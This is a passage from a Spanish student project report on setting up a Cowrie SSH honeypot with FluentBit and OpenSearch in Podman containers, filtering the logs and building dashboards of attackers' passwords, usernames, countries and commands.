
podman container create --pod=OSyOSD -e "discovery.type=single-node" -e "OPENSEARCH_INITIAL_ADMIN_PASSWORD=HackerHunter_08924" docker.io/opensearchproject/opensearch:latest - - Con este comando creamos el contenedor de OpenSearch. A continuación se muestra un pequeño desglose del mismo:


'**--pod=OSyOSD':** Le indicamos que queremos añadir el contenedor al pod llamado OSyOSD.
'-e "discovery.type=single-node" -e "OPENSEARCH_INITIAL_ADMIN_PASSWORD=HackerHunter_08924": Con estos parámetros le decimos que queremos ejecutar OpenSearch en modo de nodo único, es decir que va a trabajar solo sin necesidad de unirse a un clúster. Por último indicamos la contraseña para acceder al motor OpenSearch, la cual debe contener mayúsculas, minúsculas, números y caracteres especiales; si no es así, OpenSearch no funcionará y no avisará del porqué.
'docker.io/opensearchproject/opensearch:latest': Expecificamos la imagen de Docker que va a utilizar este contenedor, en este caso, la imagen de OpenSearch
podman container create --pod=OSyOSD -e "opensearch.username=admin" -e "opensearch.password=admin" -e "opensearch.ssl.verificationMode=none" docker.io/opensearchproject/opensearch-dashboards:latest - - Con este comando creamos el contenedor OpenSearchDashboard. Igual que el anterior pero utilizando la imagen de Dashboard e indicando parámetros diferentes. En este caso le decimos el usuario y contraseña con el que vamos a acceder a la interfaz dashboard y que no verifique el certificado SSL del servidor de OpenSearch, ya que no es un certificado oficial.

Una vez todo listo, solo nos queda iniciar el 'pod' OSyOSD con el comando **'podman pod start OSyOSD'**. Con el comando **'podman container list'** o **'podman ps'** podemos ver que los dos contenedores están corriendo perfectamente y con los puertos mapeados:

```
joaquim@Joaquin:~$ podman pod start OSyOSD
678ac37eaf2a1a4f45cae8ef986c5f5d815845287339794dbf781b03f4bd787a
joaquim@Joaquin:~$ podman ps
CONTAINER ID  IMAGE                                          COMMAND               CREATED      STATUS          PORTS
NAMES
41d8b08ae47b  k8s.gcr.io/pause:3.5                                                 11 days ago  Up 4 seconds ago  0.0.0.0:5601->5601/tcp, 0.0.0.0:9200->9200/tcp
678ac37eaf2a-infra
af8fde455638  docker.io/opensearchproject/opensearch:latest  opensearch            11 days ago  Up 4 seconds ago  0.0.0.0:5601->5601/tcp, 0.0.0.0:9200->9200/tcp
trusting_vaughan
6665054d8fa0  docker.io/opensearchproject/opensearch-dashboards:latest  opensearch-dashbo...  11 days ago  Up 4 seconds ago  0.0.0.0:5601->5601/tcp, 0.0.0.0:9200->9200/tcp
zealous_noyce
joaquim@Joaquin:~$
```

Para acceder a Dashboard (y si queremos a el motor OpenSearch también, por el puerto 9200), tenemos que ir al navegador y buscar la ip de nuestra máquina real más el puerto de Dashboard, luego acceder con el usuario y contraseña indicados en la creación del contenedor y listo:





3.4 Implementación de FluetBit y Opensearch

Hemos configurado FluentBit para que envíe los registros que encuentre en el fichero cowrie.json a nuestro OpenSearch. Para ello hemos creado un campo [INPUT] y [OUTPUT] en el fichero de configuración de FluentBit (/etc/usr/local/fluent-bit/fluent-bit.conf). En el campo 'INPUT' tenemos que indicarle qué fichero queremos que envíe a nuestro destino, en este caso el cowrie.json. Aquí se muestra el contenido de nuestro campo 'INPUT' explicado:

[INPUT] - - Creamos el campo input.

Name tail - - Especificamos el plugin que queremos que utilice FluentBit para leer el contenido del fichero. En este caso, 'tail'.

Path /home/joaquim/ProjectoASIX/cowrie.json - - Le indicamos la ruta donde se encuentra el fichero que queremos que envíe. En este caso es el fichero 'cowrie.json'

Read_From_Head yes - - Le decimos que siempre se lea el fichero lo lea empezando por la primera línea.

Parser json - - Por último definimos el nombre del parser que queremos que utilice para interpretar el contenido del fichero. En nuestro caso el contenido de los registros está parseado en formato .json. Necesitamos añadir esta configuración porque la información que queremos estudiar y analizar está en este formato, y a la hora de hacer los filtros FluentBit solo va a tener en cuenta esta información con lo que nos facilita mucho el trabajo de filtrado de registros.

Ahora se muestra y se explica el contenido del campo 'OUTPUT':

[OUTPUT]

Name opensearch - - Indicamos el plugin donde queremos que envíe los datos, en este caso Opensearch.

Host 127.0.0.1 - - Definimos la dirección donde se aloja el servidor OpenSearch, en este caso localhost.

Port 9200 - - Definimos el puerto por donde está escuchando el servidor OpenSearch.

Index fluentbit - - Indicamos el nombre que le queremos dar al índice donde se almacenarán todos los registros que envíe. En este caso le damos el nombre de fluentbit.


HTTP_User admin - - Indicamos el nombre de usuario de OpenSearch para la autenticación HTTP.

HTTP_Passwd HackerHunter_08924 - - Indicamos la contraseña de OpenSearch.

Tls on - - Esto lo hacemos para que los registros que se envían a nuestro OpenSearch se cifren. En este caso no tiene mucho sentido pero es una configuración que necesita OpenSearch para funcionar.

Tls.verify off - - Le decimos que no verifique el certificado que utiliza para crear el canal TLS.
Match * - - Aquí le decimos que envié todos los registros que encuentre, más adelante con la creación de reglas ya filtraremos solo los registros que nos interesan.


Una vez descargado el fichero cowrie.json y que Fluentbit lo haya enviado a OpenSearch, podemos ver cómo aparece un índice con el nombre que le habíamos indicado en la interfaz de OpenSearch Dashboard. Para ello vamos a acceder a Dashboard a través de un navegador web y nuestra ip más el puerto por donde escucha Dashboard (http://localhost:5601). En el apartado de Index Management - Indexes podemos ver como se ha creado nuestro índice:




Ahora vamos a crear un Index pattern que nos va a permitir visualizar los registros del fichero. Vamos a indicar que utilice el campo 'timestamp' del fichero para ver una línea de tiempo en donde aparecerá en qué momento nos han entrado cada uno de los ataques (esto al final no será así por una serie de problemas que explicaremos en la sección de errores). A continuación se muestran los pasos a seguir para la creación de un index pattern:

1- Entrar en 'Dashboard Management' en el menú lateral de OpenSearch.


2- En la sección 'Index Patterns', crear un pattern con 'Create index pattern'.



3- Le indico a Opensearch con que índice quiero crear el pattern, en este caso queremos utilizar el índice flluentbit.



4- Y le indico que quiero que para la línea de tiempo utilice los datos de la etiqueta ‘timestamp’



5- Y ya tendríamos el pattern creado. En el menú de la derecha en la pestaña ‘Discover’ ya podemos ver cuando entran nuevos registros y que cantidad de

registros entran. También más abajo vemos en detalle la información de cada registro.

3.5 Creación filtro Fluentbit

Nuestra intención a la hora de crear los gráficos es mostrar la información interesante sobre los ataques recibidos. En el fichero de registro de cowrie.json hay mucha información que no nos interesa, esta información es la que queremos eliminar cuando pasen los registros por los filtros de fluent-bit.

Cada registro del fichero se identifica con un tipo de 'evento', es decir la acción que se ha realizado en el servidor de Cowrie. Esta acción la podemos encontrar en el contenido de la etiqueta "eventid". Estos son los tipos de evento que hay; se muestran en negrita los 'eventos' que nos interesan:

- cowrie.session.closed
- cowrie.client.version
- cowrie.client.kex
- cowrie.direct-tcpip.request
- cowrie.session.params
- **cowrie.session.connect: Se genera cuando se establece una conexión al servidor. De este registro nos interesa la ip y el puerto de donde viene la conexión.**

- **cowrie.login.failed: Se genera cuando intentan entrar en el sistema pero no lo consiguen. De este registro nos interesa el usuario y contraseña que han probado.**
- **cowrie.login.success: Se genera cuando consiguen entrar en el sistema. De este registro nos interesa el usuario y la contraseña que han utilizado.**
- **cowrie.command.input: Se genera cuando ejecutan un comando en el sistema. Nos interesa el comando que han ejecutado y lo que intentan hacer con ese comando.**

El filtro lo hemos creado directamente en el fichero de configuración de Fluentbit. Se pueden crear en un fichero a parte y luego en el fichero de configuración principal indicar que utilice también el fichero externo para aplicar los filtros, pero como nosotros solo necesitamos un filtro lo hemos hecho directamente en el fichero principal. Este es el contenido de nuestro filtro con cada linea explicada:

[FILTER] - - Creamos el campo Filter para crear un filtro.

Name grep - - Es el nombre del plugin que va a usar para buscar registros que coincidan con los patrones que indicamos abajo

Match * - - Indica que el filtro que aplicará a todos los registros

Logical_Op or - - Indica que si cualquiera de las condiciones especificadas coincide con el registro, ese registro pasará el filtro. Para esto utilizamos la operación lógica OR.

Regex eventid cowrie\.command\.input - - Permitimos el paso a los registros donde la etiqueta “eventid” contenga el valor “cowrie.command.input”. Utilizamos la contra-barra para escapar los puntos.


Regex eventid cowrie\.session\.connect - - Permitimos el paso a los registros donde la etiqueta “eventid” contenga el valor “cowrie.session.connect”.

Regex eventid cowrie\.login - - Permitimos el paso a los registros donde la etiqueta “eventid” contenga el valor “cowrie.login”. En este apartado entran tanto los que contengan el valor “cowrie.login.failed” como “cowrie.login.success”

Una vez hecho esto hemos actualizado fluent-bit y ahora si vamos a la sección Discover de Opensearch vemos que solo aparecen los registros que coinciden con los valores que hemos indicado en el filtro.

3.6 Creación de gráficos


Para crear un Dashboard donde se muestre la información recopilada de todos los ataques recibidos, primero tenemos que crear visualizaciones, es decir gráficos, los cuales vamos a añadir más tarde en el Dashboard final.
Para crear un gráfico nuevo nos dirigimos a la sección Visualize del menú desplegable lateral. Una vez aquí le damos a “Create visualization” y seleccionamos el tipo de gráfico que queremos crear, aquí se muestran todos los tipos de gráficos que permite crear OpenSearch:




No obstante con el lenguaje de programación Vega se pueden crear gráficos personalizados.
A continuación se muestra el proceso de creación de los distintos gráficos.

3.6.1 Contraseñas más usadas

El primer gráfico que vamos a explicar va a ser el que muestra las contraseñas más utilizadas para acceder a nuestro servidor Cowrie. Este gráfico va a contar cuantas veces se ha repetido una contraseña y mostrarlo en un gráfico de tipo “Pie” o “Quesito”. Por lo tanto en las métricas del gráfico vamos a indicarle que cuente las veces que se repite un valor, en este caso las contraseñas.



Ahora vamos a indicarle los “Buckets”, intervalos o divisiones en los que se agrupan los datos. Vamos a decirle, en el campo “Aggregation”, que trate los datos cómo “Terms”, es decir directamente como aparece la información en la etiqueta que muestra las contraseñas. Ahora en el campo “Field” le decimos que recoja los datos de la etiqueta ‘password.keyword’, es decir la etiqueta donde se guarda la contraseña utilizada. Por último indicamos que el orden de muestra sea descendente (el área más grande representa las contraseñas más utilizadas) y que muestre las últimas 15 contraseñas más utilizadas. Esto último lo hacemos en los campos “Order” y “Size”.





Este es el gráfico resultante:

Guardamos con el nombre que le queremos dar y una pequeña descripción.

3.6.2 Usuarios más usados

Para crear el gráfico de los usuarios más usados hemos utilizado otro distinto que visualmente nos muestra los usuarios más usados, cuanto más usado es este usuario mas grande es la fuente de letra, por lo cual los menos usados serán más pequeños, en el gráfico podemos ver una gran diferencia de fuentes, esto es debido a que hay una gran diferencia de intentos con el usuario root al resto.






3.6.3 Direcciones IP de origen

Una de los datos que podemos encontrar en los registros de cowrie sería la dirección IP del atacante, esta dirección de primeras quizás no parezca interesante pero con la dirección podemos sacar una información muy interesante como el país de donde nos atacan, hemos aprovechado que se puede averiguar el país de donde recibimos la conexión a nuestro servidor cowrie y hemos realizado un gráfico donde nos muestra todos los países, donde el color más oscuro nos indica el país que más nos ha atacado el servidor y el color más claro el país donde menos ataque hemos recibido.
Para realizar esta tarea primero hemos comprobado en opensearch que teniamos algun grafico de tipo mapa, después inspeccionamos el grafico y miramos que entradas necesita dicho gráfico para que funcionara, vimos que con una simple dirección IP no es suficiente para que nos muestre el país de donde envian el ataque por lo cual nos dimos cuenta que necesitaríamos una base de datos donde relacione rangos de direcciones IP con un país, por ejemplo de la direccion IP **1.68.0.0** a la **1.71.255.255** nos dice que proviene de China, todas las direcciones que entren dentro de ese rango sabemos que viene de China. Esta base de datos traduce todas las direcciones a los países.
Ahora que ya sabemos como identificar un país por su dirección IP vamos a descargar esta base de datos, nosotros hemos escogido la base de datos de MaxMind ya que es gratuita, esta base de datos ahora tenemos que implementarla en fluentbit. Para poder implementarla base de datos en fluentbit primero de todo tenemos que descargar un plugin llamado geoip2, para instalar este plugin nos vamos al código fuente de fluentbit, directorio build y ejecutamos el siguiente comando para implementar el plugin cmake -DFLB_EXAMPLES=Yes -DFLB_WITH_GEOIP=On . , después hacemos make y seguido sudo make install. Lo malo de esto es que nuestra configuración fluentbit se eliminará y se pondrá la que tenemos por defecto, volvemos a configurar el fluent bit en su fichero de configuración y añadimos un filtro nuevo, en este filtro usaremos el plugin geoip2


```
[FILTER]
    Name geoip2
    Match *
    Database /home/joaquim/ProjectoASIX/GeoLite2-Country.mmdb
    Lookup_key src_ip
    Record country src_ip %{country.names.en}
    Record isocode src_ip %{country.iso_code}

[OUTPUT]
```

Agregamos el parámetro country y el parámetro iscode, con el parámetro country estamos enviando vía fluentbit los nombres de los países y con iscode estamos


enviando el código del país, en algunos gráficos nos interesa más tener el nombre y en otros el código por eso implementamos las 2 funciones.
Creamos un gráfico de tipo mapa y añadimos la siguiente configuración:




Le decimos que mida los 200 países que más nos han atacado, con esto recogemos información de todos los países que existen.



Luego en layer options indicamos en Join filed que haga el join por nombre. Cuando hacemos esto vemos que tenemos un pequeño error que nos dice que no ha podido mostrar los países China, Czechia, Macao, The Netherlands, Türkiye y United States. Esto es debido a que el gráfico de opensearch no reconoce estos países por este nombre a si que vamos a usar la otra opción que hemos implementado anteriormente, los países por código de país.




En field cambiamos el valor country por el valor iscod y en Join field en vez de name ponemos iso 3166-1 alpha-2 Code.



3.6.5 Comandos ejecutados

Para mostrar los comandos más utilizados, hemos decidido implementar un gráfico de tipo tabla donde se aprecia de manera correcta los comandos y el número de veces que se ha ejecutado dicho comando. Esta ha sido la configuración que hemos decidido utilizar para nuestro gráfico de tipo tabla.

